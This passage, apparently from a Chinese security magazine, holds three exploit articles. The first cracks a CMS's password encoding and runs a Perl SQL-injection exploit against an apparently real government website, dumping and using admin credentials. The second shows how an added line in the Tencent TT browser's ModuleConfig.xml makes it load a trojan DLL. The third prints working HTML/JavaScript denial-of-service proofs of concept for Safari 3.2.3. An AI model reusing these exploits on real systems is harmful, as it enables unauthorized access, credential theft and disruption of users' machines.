


图6

通过这个zfcg:05191c18，我们可以尝试破解其加密算法。

```
char    encode   asc
z  0x05    0x7a
f  0x19    0x66
c  0x1c    0x63
g  0x19    0x67
```

很明显，asc(f)-asc(c)=0x03，encode(f)-encode(c)=-0x3。其他的也是如此，说明加密算法很简单，我们可以得出从a到z加密后是从0x1e到0x05，以公差0x01递减。找到规律就好办了，我们可以从线性函数、数列等角度思考。

加密算法为：0x1e-(明文的ascii-0x61)=密文，所以解密算法为：明文的ASCII=0x1E+ 0x61-密文。我用C语言写了一个解密的小程序(Linux平台下的，Windows下未测试)，用Perl写了一个漏洞利用程序，已随文提供。利用我写的程序，可以得到如下的运行结果：

```
hackerxwar@hackerxwar-desktop:~/perl$ ./mywebexp.pl 'http://www.xxxx.gov.cn/include/web_content.php?id=80'
MyWeb V5.0 SQL Injection Exploit By hackerXwar
++++++++++++++++++++++++++
[+] Username : admin
[+] Password : 0e081a0d0b06
++++++++++++++++++++++++++
hackerxwar@hackerxwar-desktop:~/perl$ cd? ../myc
hackerxwar@hackerxwar-desktop:~/myc$ gcc -Wall -o decode decode.c
hackerxwar@hackerxwar-desktop:~/myc$ ./decode 0e081a0d0b06
MyWeb Decoder By hackerXwar
The Encode Text Is: 0e081a0d0b06
The Plain Text Is: qwerty
```

我们用admin:qwerty成功登录后台，如图7所示。





图7

这套系统的后台有数据备份功能，由于我是在Ubuntu下进行的测试，而FireFox不支持框架，无法使用后台功能，就没有继续进行获取WebShell的测试了。不过对于入侵者来说，得到了后台，已经可以做很多事了。而且我的目的不是入侵网站，而是测试网站系统，因此就此罢手。

前置知识: 无　　关键词: 漏洞、腾讯浏览器、COM文件

腾讯浏览器任意COM文件加载漏洞



文/图　爱无言

本文给大家带来的这个漏洞本来是一个NDay的漏洞,因为我当时测试时的目标程序是腾讯Tencent Traveler浏览器4.5版本,但最新升级后的Tencent Traveler浏览器4.6版本(下面简称TT)仍然存在该安全隐患,没有及时修补我汇报给它的漏洞。

首先,我们从腾讯TT的官方网站tt.qq.com上下载最新的TT浏览器,版本号为4.6(375)。安装完毕,我们来到安装TT浏览器的目标文件夹,地址为"E:\Program Files\Tencent\TT\bin",注意这里将TT浏览器安装在了E盘下面。

在这个文件夹中,我们注意一个非常特殊的文件"ModuleConfig.xml",这个文件从名字上看就是组件配置的意思。用记事本打开该文件,其部分代码如下:

```
<? xml version="1.0" encoding="gb2312" ?>
<Component>
<!- 请注意加载顺序 -->
<!-- 启动加载 -->
<InitLoad>
<Module FileName = "TTMainFrame.dll" GUID ="67F1FD01-A1CB-490C-88E0-DFEEC073B752" Identifier = "TTMainFrame" Author = "TC" Version = "1.0"/>
</InitLoad>
<!-- 延迟加载 -->
<UseLoad>
<Module FileName = "PlatformWidget.dll" GUID ="72F76771-F815-4238-9453-D0A268FB9042" Identifier = "菜单管理组件" Author = "TC" Version = "1.0"/>
```

原来这个文件里面写的都是TT浏览器要加载的组件文件,有启动时要加载的,如TTMainFrame.dll;有延迟加载的,如PlatformWidget.dll等。

很明显,这个文件与TT浏览器的正常运行有着不可分离的关键作用。这么一个关键文件就这样明码放在这里,是不是有一点唐突? 虽然TT浏览器的编写者采用了XML这样比较流行的数据保存格式,但这个文件带来的危害性似乎谁也没有看见。

说到这里大家可能有点迷糊,似乎能感觉到一点不对劲的地方,但又说不清错在哪里。我来给大家设计一个场景就明白了。

假设A是一个攻击者,他在局域网内,B也在这个网内。B的电脑为了工作方便,共享了一个文件夹,这个文件夹里面有个子目录里安装有B的TT浏览器,A的权限与普通共享用户一样,最多是在B共享的这个文件夹里面粘贴、复制文件而已,根本不可能利用什么技术来让B执行一个程序。此刻,A知道了TT浏览器的这个漏洞,他开始修改B的TT浏览器文件夹中的ModuleConfig.xml文件,做的动作很小,就在里面加了一句代码:

```
<Module FileName = "Tthack.dll" GUID ="67F1FF21-A1CB-490C-88E0-DFEEC073B752" Identifier = "TTMaine" Author = "TC" Version = "1.0"/>
```

注意Tthack.dll文件,这个文件是一个COM文件,A利用VC6.0++迅速编写好了一个Tthack.dll文件,在这个Tthack.dll文件中,A成功写好了一段木马执行程序。

现在,A将Tthack.dll文件同时放进了B的TT浏览器安装目录中。一切工作结束,A静静地等待着。此时的B丝毫不知道自己已经被人利用,他还是像往常工作那样,打开TT浏览器访问邮箱准备收取今天的信件。而对于A来说,他电脑上的木马接收端已经在那里提示"恭喜,一只新的肉鸡上线了"。

大家是不是很惊讶,本来只有文件修改权限的A怎么忽然间拥有了让B执行木马程序的权限呢? 罪魁祸首就是TT浏览器的配置文件造成的。





图1

TT浏览器在启动时会按照ModuleConfig.xml文件中要求的那样，一步一步加载外部的COM文件，这种设计理念来源于IE，但IE并没有做一个类似ModuleConfig.xml这样的文件。图1就是这个漏洞的一个演示效果。

这个漏洞的利用点不仅在我上面举过的例子，如果有人入侵一个网站后无法提权，也可以参考利用；还有，该漏洞加载COM文件时可以加载远程主机上的文件，利用方法很简单。

关于这个漏洞就介绍到这里，还可以继续挖掘其后续的利用方法。希望腾讯能尽快修补这个漏洞，祝愿TT浏览器能够越做越好。

前置知识：无
关键词：漏洞、D.O.S、Safari



揭示Safari3.2.3多个拒绝服务漏洞

文/图 爱无言

最近帮朋友修改一个网站程序，在朋友的电脑上进行测试看看效果，打开浏览器一看版面格式的显示有些不太正常，原来朋友使用的浏览器是Safari，不是我们常见的IE。这倒也没什么太大关系，不过朋友安装的Safari浏览器倒是吸引了我的注意。他安装的Safari版本是3.2.3，一个比较稳定的版本，查询一下漏洞公告，发现Safari3.2.3以前的版本存在很多安全问题，难道说这个稳定的3.2.3版本的Safari就没有安全隐患了？抱着试一试的态度，我进行了一个简单的测试，其间发现了几个问题，这里就公布给大家。不过要注意，现在最新的Safari版本是4.0。这个版本的Safari也存在一定的安全问题，主要是一个欺骗隐患，其他方面我正在测试，有结果一并给大家公布出来。

存在问题的Safari3.2.3在处理一个畸形的URI地址时，出现了让人意想不到的效果。大家将下面这段代码保存为一个htm文件，然后用Safari3.2.3打开该网页。

```
    This is a DOS exploit of safari 3.2.3 ,discovered by <a href=http://hi.baidu.com/digexploit>爱无言! </a><br>
    <a href="http://./test">a</a>
```

我们用鼠标点击"a"，此时会发现你的电脑变得奇慢无比，同时，Safari3.2.3浏览器竟然失去了响应，如图1所示。




图1

没想到一个简单的超级链接竟然造成Safari3.2.3浏览器发生拒绝服务。从图中可以看出，Safari3.2.3浏览器在解析这个畸形的超级链接时会大量消耗内存，提高CPU的占用率，从而造成电脑也因为Safari3.2.3浏览器的这个漏洞而一同死机。

问题还没有完，当我再测试Safari3.2.3浏览器在解析脚本代码的过程中，又发现了Safari3.2.3浏览器的一个拒绝服务漏洞。

我们知道，在JavaScript脚本中有一个函数"setInterval"，该函数的作用是设置一个计时器，在设定的时刻执行设定的代码。现在，我

们编写一段代码，让浏览器在某个时刻同时执行"setInterval"函数。由于这个过程中可能会发生函数执行竞争效应，这就很可能造成浏览器发生严重错误，当然，这还需要看浏览器是怎么解析脚本代码的。

测试思路说完，我们看一看如何利用JavaScript脚本来实现测试，代码如下。

```
<SCRIPT>
function win()
{
x=window.open("tt");
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
setInterval(function(){x.location=new String("http://hi.baidu.com/digexploit");},1000);
}
window.onload=function()
{
for(i=0;i<document.links.length;i++)
{
document.links[i].href="javascript:win()"
}
}
</script>
This is a exploit of apple safari 3.2.3 DOS , discovered by 爱无言 ! url:http://hi.baidu.com/digexploit<br>
<a href="dd">click here to exploit safari!</a>
```

非常简单，我们在1秒钟的时间内同时调用了多个setInterval函数，命令该函数打开一个子网页，其网址是http://hi.baidu.com/digexploit。在这个过程中，由于设定时间都是1000即1秒，当浏览器在解析执行多个setInterval函数时，如果解析不当就会发生函数之间的互相竞争，从而导致浏览器出错，那么结果是不是这样呢？我们保存测试代码为"safariexploit.htm"，同时在电脑上安装OllyICE，用OllyICE运行Safari3.2.3浏览器，这样做的目的是一旦Safari3.2.3浏览器发生运行错误，马上就可以利用OllyICE监视到这个错误。好了，一切就绪，用Safari3.2.3浏览器打开"safariexploit.htm"文件，鼠标点击"click here to exploit safari!"，你会发现OllyICE监视到Safari3.2.3浏览器的错误了！如图2 所示。

